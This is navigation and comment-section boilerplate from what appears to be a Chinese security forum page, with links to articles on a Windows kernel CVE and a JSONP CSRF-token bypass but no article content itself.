[上一篇：CVE-2019-0808内核漏洞...](#) [下一篇：JSONP绕过CSRF防护token](#)

1. 0 条回复

- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)